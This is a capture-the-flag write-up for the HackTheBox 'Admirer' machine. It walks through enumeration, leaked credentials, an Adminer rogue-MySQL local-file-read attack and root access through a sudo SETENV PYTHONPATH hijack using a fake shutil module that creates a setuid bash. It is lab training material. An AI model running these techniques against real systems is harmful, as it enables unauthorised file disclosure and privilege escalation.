Welcome back hackers!! Today we will be doing another linux box named Admirer. Its an easy rated box. So lets jump in.


Enumeration

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
|   2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)
|   256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)
|_  256 d0:2d:dd:d0:5c:42:f8:7b:31:5a:be:57:c4:a9:a7:56 (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Admirer
| http-robots.txt: 1 disallowed entry
|_/admin-dir
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.25 (Debian)
```

From the nmap scan we can see 3 ports are open. FTP, SSH and HTTP. For ftp and ssh we need credentials. If anonymous access was allowed, it would have been flagged by nmap default scripts. Lets start with port 80.

Port 80 (HTTP)

This is the homepage presented to us by the web server.



Source code doesn't contain anything juicy. Moving on, from nmap output, we can see there is a robots.txt file. Lets inspect that.

```
User-agent: *

# This folder contains personal contacts and creds, so no one -not even robots- should see it - waldo
Disallow: /admin-dir
```

There is /admin-dir directory and a comment says it contains credentials and contacts. Also there is a user by the name of waldo. I also ran a gobuster scan to see if theres any other directory I should probably check.

```
┌──(root💀kali)-[/home/rishabh/HTB/Admirer]
└─# gobuster dir -u http://$IP/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --no-error -o dirbust -b 400,404 -q -x php,txt -t 64
/index.php            (Status: 200) [Size: 6051]
/assets               (Status: 301) [Size: 317] [--> http://10.129.195.220/assets/]
/images               (Status: 301) [Size: 317] [--> http://10.129.195.220/images/]
/robots.txt           (Status: 200) [Size: 138]
/server-status        (Status: 403) [Size: 279]
```

We don't have access to assets and images directory and probably we won't find anything interesting there. I navigated to /admin-dir but access was denied that

means we can list files in this directory. So, I ran gobuster to again scan for files and folders and I got two important files:

```
┌──(root💀kali)-[/home/rishabh/HTB/Admirer]
└─# gobuster dir -u http://$IP/admin-dir/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
--no-error -o dirbust_2 -b 400,404 -q -x php,txt -t 64
/contacts.txt         (Status: 200) [Size: 350]
/credentials.txt      (Status: 200) [Size: 136]
```

Here are the list of contacts:


```
##########
# admins #
##########
# Penny
Email: p.wise@admirer.htb


###############
# developers #
###############
# Rajesh
Email: r.nayyar@admirer.htb

# Amy
Email: a.bialik@admirer.htb

# Leonard
Email: l.galecki@admirer.htb



#############
# designers #
#############
# Howard
Email: h.helberg@admirer.htb

# Bernadette
Email: b.rauch@admirer.htb
```

And here are the credentials:


```
[Internal mail account]
w.cooper@admirer.htb
fgJr6q#S\W:$P

[FTP account]
ftpuser
%n?4Wz}R$tTF7

[Wordpress account]
admin
w0rdpr3ss01!
```

We couldn't find any wordpress site and mail port open, so I will go with ftp first. I


used the credentials for ftpuser and it worked like a charm. There are two files present in the root directory.



I downloaded the files using get command to inspect them further.
sql dump file didn't contain anything interesting. Unzipping html.tar.gz revealed quite a bit about the webserver. This is probably the file structure of the web server being hosted:



If you read index.php file, there are database credentials stored for waldo user:



Next, going through other directories starting with w4ld0s_s3cr3t_d1r, again there are same set of files: contacts.txt and credentials.txt, but this time credentials.txt contains creds for waldo user also:

```
┌──(root💀kali)-[/home/…/HTB/A
└─# cat credentials.txt
[Bank Account]
waldo.11
[redacted]

[Internal mail account]
w.cooper@admirer.htb
fgJr6q#S\W:$P

[FTP account]
ftpuser
%n?4Wz}R$tTF7

[Wordpress account]
admin
w0rdpr3ss01!
```

Now, inspecting utility-scripts directory we have few scripts to see:
db_admin.php again contains creds for waldo user:

```
┌──(root💀kali)-[/home/…/HTB/Admirer/html/utility-scripts]
└─# cat db_admin.php
<?php
  $servername = "localhost";
  $username = "waldo";
  $password = "[redacted]";

  // Create connection
  $conn = new mysqli($servername, $username, $password);

  // Check connection
  if ($conn->connect_error) {
      die("Connection failed: " . $conn->connect_error);
  }
  echo "Connected successfully";


  // TODO: Finish implementing this or find a better open source alternative
?>
```


The most interesting script was admin_tasks.php. Here is the script for you to look at.

```
<html>
<head>
  <title>Administrative Tasks</title>
</head>
<body>
  <h3>Admin Tasks Web Interface (v0.01 beta)</h3>
  <?php
  // Web Interface to the admin_tasks script
  //
  if(isset($_REQUEST['task']))
```

```
  {
    $task = $_REQUEST['task'];
    if($task == '1' || $task == '2' || $task == '3' || $task == '4' ||
       $task == '5' || $task == '6' || $task == '7')
    {

/*************************************************************************

         Available options:

           1) View system uptime
           2) View logged in users
           3) View crontab (current user only)
           4) Backup passwd file (not working)
           5) Backup shadow file (not working)
           6) Backup web data (not working)
           7) Backup database (not working)

           NOTE: Options 4-7 are currently NOT working because they
need root privileges.
                 I'm leaving them in the valid tasks in case I figure
out a way
                 to securely run code as root from a PHP page.

*************************************************************************

      echo str_replace("\n", "<br />",
shell_exec("/opt/scripts/admin_tasks.sh $task 2>&1"));
    }
    else
    {
      echo("Invalid task.");
    }
  }
  ?>

  <p>
  <h4>Select task:</p>
  <form method="POST">
    <select name="task">
      <option value=1>View system uptime</option>
      <option value=2>View logged in users</option>
```

```
        <option value=2>View logged in users</option>
        <option value=3>View crontab</option>
        <option value=4 disabled>Backup passwd file</option>
        <option value=5 disabled>Backup shadow file</option>
        <option value=6 disabled>Backup web data</option>
        <option value=7 disabled>Backup database</option>
      </select>
      <input type="submit">
    </form>
</body>

</html>
```

Let's execute this file in the webserver itself to better understand how we can gain foothold:




I tried various injections using burp but none worked. Next, I again ran a gobuster scan on utitlity-scripts directory to scan for additional files if there are any and it was a success.

```
┌──(root💀kali)-[/home/rishabh/HTB/Admirer]
└─# gobuster dir -u http://$IP/utility-scripts/ -w
/usr/share/seclists/Discovery/Web-Content/big.txt --no-error -o
dirbust_3 -b 400,403,404 -q -x php,txt -t 64
/adminer.php          (Status: 200) [Size: 4294]
/info.php             (Status: 200) [Size: 83781]
```

```
/phptest.php          (Status: 200) [Size: 32]
```

There's another php script present called adminer.php . Lets navigate to this page.



Adminer is a database management system. There is also version info present but there were two of them. LOL. Lets not focus on that for a moment. We have database credentials for user waldo, lets use that to login. I tried all the passwords we had collected so far and usernames too to login but none worked. I googled adminer 4.6.2 exploit, and it was vulnerable to File disclosure vulnerability.

Exploitation


https://podalirius.net/en/cves/2021-xxxxx/ This article helped me to pull this off. First, we have to setup a rogue mysql server on our attacker machine. Next, we will connect the adminer to our mysql server. Lastly, we can read local files on the target box using "read data local infile" command. Lets try this out. First we need to start a local mysql server, create a database so that we can dump data into it. And also we need to grant access from remote host to connect to our local mysql server. Before that you need to change the bind address in /etc/mysql/mariadb.conf.d/50-server.cnf to your HTB IP.

```
MariaDB [(none)]> grant all privileges on admirerdb.* TO 'waldo'@'10.129.195.220' identified by ']F7jLHw:*G>UPrTo}~A"
d6b';
```

Now, user waldo with that password can connect to our database.
Next, I created a table test with two columns:

```
MariaDB [test]> CREATE TABLE test ( text varchar(255), text2 varchar(255) );
```

Now navigate to adminer.db page. Enter your HTB IP as host, waldo and password which you set in the beginning and admirerdb as database.



You are in. Now click on sql command and using this command try to read local files:

```
LOAD DATA local infile '/etc/passwd' INTO TABLE test fields terminated by "\n"
```

```
Error in query (2000): open_basedir restriction in effect. Unable to open file
```

```
LOAD DATA local infile '/etc/passwd' INTO TABLE test fields terminated by "\n";
```

Unfortunately, we were unable to read /etc/passwd file. Next, I tried to read the php file of adminer because I thought, it might contain credentials:

```
LOAD DATA local infile '/var/www/html/utility-scripts/adminer.php' INTO TABLE test fields terminated by "\n"
```

```
Query executed OK, 972 rows affected. (0.253 s) Edit, Warnings
```

```
LOAD DATA local infile '/var/www/html/utility-scripts/adminer.php' INTO TABLE test fields terminated by "\n";
```

We successfully loaded the data. It didn't had any credentials. Now, I went a step backwards and loaded data of index.php file which might have credentials:

```
LOAD DATA local INFILE '/var/www/html/index.php' INTO TABLE test fields TERMINATED BY "\n"
```

Query executed OK, 62 rows affected. (0.245 s) Edit, Warnings

```
                    <header id="header">
                        <nav>
                                <li><a href="#footer" class="icon solid fa-info-circle">About</a></li
                        </nav>

                    <div id="main">
            $servername = "localhost";
            $password = "[redacted]";

            $conn = new mysqli($servername, $username, $password, $dbname);
            if ($conn->connect_error) {
            }
            $sql = "SELECT * FROM items";
```

The credentials we found after dumping the data were different from the one we found from the backup of index.php.
I tried previously to ssh as waldo with creds found earlier, but I failed. Again I tried with the new found cred, and I was successful:

```
┌──(root💀kali)-[/home/rishabh/HTB/Admirer]
└─# ssh waldo@$IP
waldo@10.129.195.220's password:
Linux admirer 4.9.0-12-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Wed Apr 29 10:56:59 2020 from 10.10.14.3
waldo@admirer:~$
```

Privilege Escalation

Tying sudo -l gives us this useful piece of information:

```
waldo@admirer:~$ sudo -l
[sudo] password for waldo:
Matching Defaults entries for waldo on admirer:
    env_reset, env_file=/etc/sudoenv, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, listpw=always

User waldo may run the following commands on admirer:
    (ALL) SETENV: /opt/scripts/admin_tasks.sh
waldo@admirer:~$
```

I never saw SETENV before but lets see what it is. From stackexchange I found this article:

47

You can use the `SETENV` "Tag" in your `sudoers` file, as in :

```
deploy  ALL=(ALL)       SETENV: /usr/bin/git, /etc/init.d/httpd*, /sbin/service, /u
```

Or, to combine it with NOPASSWD:

```
deploy  ALL=(ALL)       NOPASSWD:SETENV: /usr/bin/git, /etc/init.d/httpd*, /sbin/se
```

Relevant excerpt from the sudoers man :

> **SETENV and NOSETENV**
>
> These tags override the value of the setenv option on a per-command basis. Note that if SETENV has been set for a command, the user may disable the env_reset option from the command line via the -E option. Additionally, environment variables set on the command line are not subject to the restrictions imposed by `env_check`, `env_delete`, or `env_keep`. As such, only trusted users should be allowed to set variables in this manner. If the command matched is ALL, the SETENV tag is implied for that command; this default may be overridden by use of the NOSETENV tag.

Next, I started inspecting the admin_tasks.sh and I found one peculiar line:

```
ackup_web()

  if [ "$EUID" -eq 0 ]
  then
      echo "Running backup script in the background, it might take a while..."
      /opt/scripts/backup.py &
  else
      echo "Insufficient privileges to perform the selected operation."
  fi
```

This script is calling another script backup.py. Lets open that script and see:

```
waldo@admirer:/opt/scripts$ cat backup.py
#!/usr/bin/python3

from shutil import make_archive

src = '/var/www/html/'

# old ftp directory, not used anymore
#dst = '/srv/ftp/html'

dst = '/var/backups/html'

make_archive(dst, 'gztar', src)
waldo@admirer:/opt/scripts$
```

What we can do now is what we call module injection. We will create our own module shutil, import the new path in PYTHONPATH and get a shell. Here is a modified version of shutil.py:

```
┌──(root💀kali)-[/home/rishabh/HTB/Admirer]
└─# cat exploit.py
#!/usr/bin/python3

import os

def make_archive(a,b,c):
        pass

os.system("cp /bin/bash /tmp/bash;chmod +s /tmp/bash")
```

We have created a function make_archive just like the original one which is present in shutil.py. And this script will create a bash binary in tmp folder with root suit bit set.
I was working in /tmp directory but it seems, the file was getting deleted after every minute. So I searched for other writable directories by our user:

```
find / -type d -writable 2>/dev/null
```

```
waldo@admirer:/tmp$ find / -type d -writable 2>/dev/null
/proc/5806/task/5806/fd
/proc/5806/fd
/proc/5806/map_files
/var/lib/php/sessions
/var/tmp
/tmp
/home/waldo
/home/waldo/.nano
/run/user/1000
/run/shm
/run/lock
```

I decided to write the file to home directory of waldo user.
First we need to include the new path in PYTHONPATH variable:

```
waldo@admirer:~$ export PYTHONPATH=/home/waldo
waldo@admirer:~$ echo $PYTHONPATH
/home/waldo
```

Now moving forward, I transferred the modified shutil.py to user's home directory.
We need to run this command with new environment variable set and call the script with option 6:

```
waldo@admirer:~$ sudo PYTHONPATH=/home/waldo /opt/scripts/admin_tasks.sh 6
Running backup script in the background, it might take a while...
waldo@admirer:~$ ls -la /tmp/
total 1088
drwxrwxrwt  3 root root    4096 Dec  4 01:30 .
drwxr-xr-x 22 root root    4096 Apr 16  2020 ..
-rwsr-sr-x  1 root root 1099016 Dec  4 01:29 bash
drwx------  2 root root    4096 Dec  3 19:09 vmware-root
```

```
waldo@admirer:/tmp$ ./bash -p
bash-4.4# id
uid=1000(waldo) gid=1000(waldo) euid=0(root) egid=0(root) groups=0(root),1000(waldo),1001(admins)
bash-4.4#
```

Cheers we are root!!